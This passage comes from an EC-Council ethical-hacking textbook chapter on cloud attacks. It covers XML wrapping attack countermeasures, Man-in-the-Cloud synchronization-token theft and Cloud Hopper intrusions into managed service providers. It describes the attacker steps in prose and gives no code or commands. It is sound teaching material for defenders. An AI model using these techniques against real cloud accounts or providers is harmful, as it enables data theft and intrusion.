



Figure 19.34: Example of a wrapping attack

Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.
- Improve the interface between signature verification and business logic functions.
- Ensure that users specify the SOAP body and headers to be signed by implementing the **`WS-SecurityPolicy`** "**`SignedParts`**" policy.
- Use the **`CryptoCoverageChecker`** interceptor to specify the XPath expression related to the element that should be signed or encrypted.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.




Figure 19.35: Example of Man-in-the-Cloud attacks


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker's synchronization token on the victim's drive. Then, the attacker steals the victim's synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


